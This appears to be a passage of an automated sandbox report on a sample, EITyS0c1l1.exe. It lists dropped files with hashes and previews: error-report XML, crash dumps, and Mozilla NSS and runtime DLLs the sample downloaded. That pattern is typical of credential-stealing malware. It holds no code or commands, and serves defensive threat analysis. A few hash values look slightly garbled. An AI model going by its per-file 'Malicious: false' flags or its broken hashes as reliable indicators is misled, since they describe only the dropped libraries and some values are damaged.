Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. </.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. </.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....</.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.8.9.2.</.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCB6.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.497342724588065
Encrypted:	false
SSDEEP:	48:cvIwSD8zsZJgtWI9LLWSC8Bc8fm8M4JSUKcLHtZF4X+q8TKchNvN6sLNfNud:uITfr06SNHJSUptCiXpN6sLNfNud
MD5:	1957253808076DF14FEF7FFC0893291E
SHA1:	D45772397018E949E3D715C8F84FF3752AFD7658
SHA-256:	AD34E8D3EFC856CA44DA5E96113D183A71F2E3ED99A9F729426684D9267AD819
SHA-512:	EF02BF8B39F7DC133B04D5462A9C8F04549C0C32AA723BE2F3ABF4F70E4EEDDB59A0BB39D9102A198129192F5F15F1743D2E3E450C2078883311DE440FE4BD1
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" /> .. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185901" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC81.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.498838977991598
Encrypted:	false
SSDEEP:	48:cvIwSD8zsZJgtWI9LLWSC8BcE8fm8M4JSUKcL9ZFI+q8TKcvvN6sLNfNud:uITfr06SNepJSUj0ipN6sLNfNud
MD5:	DB785BF50C8DFE4E3A0055DBE9DEC70D
SHA1:	549D4F4F048FD7A9C749A5C95C906B87DDAB81A3
SHA-256:	90B7291DB2E979FDE346229BCA984927CB4AD3E1678431A768534E35C3EEA36B
SHA-512:	673E298EF09BA24975B05C238CEE7D7113732C15C79911AFCE8A1426E7F0F6EB752A022249F4C8231BD7798A106437EDD43E3FDAA21342A7AB5A27258D4DB19I
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC81.tmp.xml	
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185901" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD09C.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8352
Entropy (8bit):	3.705832801020281
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiLc6+w6YF+SUti3gmfkSWCpB589bXDsfUDdm:RrlsNiQ6+w6YcSUti3gmfkSaXofN
MD5:	EFF860CF03C65AE134E43EDB68E14051
SHA1:	2E74D59F217F095524A2A2A4144C65945A1AE4E2
SHA-256:	C9A1388518DA25FF251DED0865D9FB8E2836A3B288FAE2B060AE9AC04F3FD267
SHA-512:	ACF5A5D24CAFB6FCEC7EE2ABA15BBE8B5A5C951E7F956F8DAD3962387988A7E68B18E3942B1F0ACFA95C16F8037E6BC2603D096BDB128F714B37646378BDF6E3
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</./.L.C.I.D.>.....</.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.8.9.2.</./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3E8.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.4977535254451935
Encrypted:	false
SSDEEP:	48:cvIwSD8zsSJgtWI9LLWSC8BV8fm8M4JSUKcL9ZFNi+q8TKcvvN6sLNfNud:uITfg06SNsJSUjkipN6sLNfNud
MD5:	193403F92975E6B61F237847AD7718B4
SHA1:	60C3BF84FC33D0F94557068E7291E1BC889B68B5
SHA-256:	53D77095BDF0BB01A47AFA3B560F93E713AD8DF86F360F36EEF3731DE8FA7655
SHA-512:	0CD00A4BD504CCB94303A25E08B51DC6EAA221C02F0BB762B692083424DEBD1B7B9FBAB08083B86E770A7E0E8FFEFAF866E6D0E7A024EB9DD698DEAB9F6581F7
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185900" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF66D.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Sep 28 03:51:20 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	125170
Entropy (8bit):	2.056507906000187
Encrypted:	false
SSDEEP:	384:9h+grmwY5I9GVy6WurqDQnXn9H7U1p/INitQ9J1e9pKH5ZTETMvleL/:DVp59Ky6Wuuu9biNI9LEpiKMvle7
MD5:	C4D75C72333895410E490D38E4AD1F78
SHA1:	692AF649FE80EC73F579F98C109B2E7918E51598
SHA-256:	CC9E50FADE2C2F21A4695069255B11829BD5A88C2C137243A4AB210F281D1DE7
SHA-512:	E806CA7BFDDB12499B05A4AB24579076777C6DC20F407754121F7629599BB1EAD1D40A8B84A5E3584BF5310B02F433852DD56C7EA72FC9C6C0D53916B6BB135
Malicious:	false
Preview:	MDMP..... .....8.Ra.....U.....B.....*.....GenuineIntelW.....T.....Ra.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF970.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 03:50:15 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	103032
Entropy (8bit):	2.0941819179948213
Encrypted:	false
SSDEEP:	384:gMuZpOsmGOQr5jW4dzkplD5lBJnNdWht3RhgTDvig8bYx:gMuZYsmhGWizCtnBJvm7gTbV8Mx
MD5:	694B707966B2ED19DE6F36BAA5BFC58A
SHA1:	4A9EEA35AD31B4ABB4D511AD1B6AC05A51451C41
SHA-256:	119EE5148EAE403902AD54896DF875050F036722CA28C3D37A07CE91F29B16FA
SHA-512:	5BE140B8A2D04C14CFF547821736E1C25CFCEAFA86B5C8249F9FCABD3A2059B925C3CDC7E2A9172B958F27A07DA9979D261B4BD0EB68735DB916A99F794408 6
Malicious:	false
Preview:	MDMP..... .....Ra.....U.....B.....l".....GenuineIntelW.....T.....Ra.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\freebl3.dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354 4D2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: 2mdb3OG6FM.exe, Detection: malicious, Browse • Filename: gmT455QDI6.exe, Detection: malicious, Browse • Filename: IdI36XfAJc.exe, Detection: malicious, Browse • Filename: CYqow0VzsU.exe, Detection: malicious, Browse • Filename: YMFYAIMpF8.exe, Detection: malicious, Browse • Filename: AO8LQp0Yff.exe, Detection: malicious, Browse • Filename: xtlA67ZUPd.exe, Detection: malicious, Browse • Filename: 0zK7HxQE65.exe, Detection: malicious, Browse • Filename: NH8Oxi5PZo.exe, Detection: malicious, Browse • Filename: FDVCyigTWH.exe, Detection: malicious, Browse • Filename: cYKFZFK0Rg.exe, Detection: malicious, Browse • Filename: T6zZFfRLqs.exe, Detection: malicious, Browse • Filename: nY67wl47QZ.exe, Detection: malicious, Browse • Filename: OfE705GyPZ.exe, Detection: malicious, Browse • Filename: W7fb1ECIQA.exe, Detection: malicious, Browse • Filename: R9LbEnIk0s.exe, Detection: malicious, Browse • Filename: 7XmWGse79x.exe, Detection: malicious, Browse • Filename: m5W1BZQU4m.exe, Detection: malicious, Browse • Filename: hHsIHUGICB.exe, Detection: malicious, Browse • Filename: NOgYb2fHbO.exe, Detection: malicious, Browse
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW.. AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[.....!.....f.....).....p.....s.... @.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data. ..,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B..... .....

C:\ProgramData\mozglue.dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A

C:\ProgramData\mozglue.dll	
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD 9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;....;.W...;...8..;...?..;..:.:.;..>..;..:..:.;.:w.;...?..;...>..;..:..;... ...;...9..;.Rich.;.....PE..L...._.[......"!.....z.....@.....3....@A.....@...t.....,... ..x.....0..h.....T.....T.... ...h...@.....I.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... ....@..@.reloc..h....0.....@..B..... .....

C:\ProgramData\msvcp140.dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecI
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD3
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A....;.....".."...;.....;.....;.....;.....;.....;.....;.-...;..... Rich.....PE..L....8'Y....."!.....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B..... .....

C:\ProgramData\nss3.dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z.._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[....."!.....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG...`...".B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B..... .....

C:\ProgramData\softokn3.dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nIVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F7 8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[....."!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....I.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B..... .....

C:\ProgramData\softokn3.dll	

C:\ProgramData\vcruntime140.dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D.....2.D.....D...RichE.....PE..L....8'Y.....".!..... .....@.....@A..... .....H?...0.....8.....@.....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\mozglue[1].dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;...;...;.....;.W...;...8..;...?..;...:..;...>..;...:..;...:..w.;...?..;...>..;...;...;...;...9..;.Rich.;.....PE..L..._.[.....".!.....z.....@.....3....@A.....@...t.....,... ..x.....0..h.....T.....T....h...@.....l.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... .....@..@.reloc..h....0.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\vcruntime140[1].dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D.....2.D.....D...RichE.....PE..L....8'Y.....".!..... .....@.....@A..... .....H?...0.....8.....@.....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\softokn3[1].dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nlVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F78
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[.....!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\freebl3[1].dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354D2
Malicious:	false
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW..AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[.....!.....f.....).....p.....s....@.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data. ..,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\msvcp140[1].dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....".."..;.....;.....;.....;.....;.....;.....;.-...;..... Rich.....PE..L....8'Y.....!.....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\nss3[1].dll	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\nss3[1].dll	
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
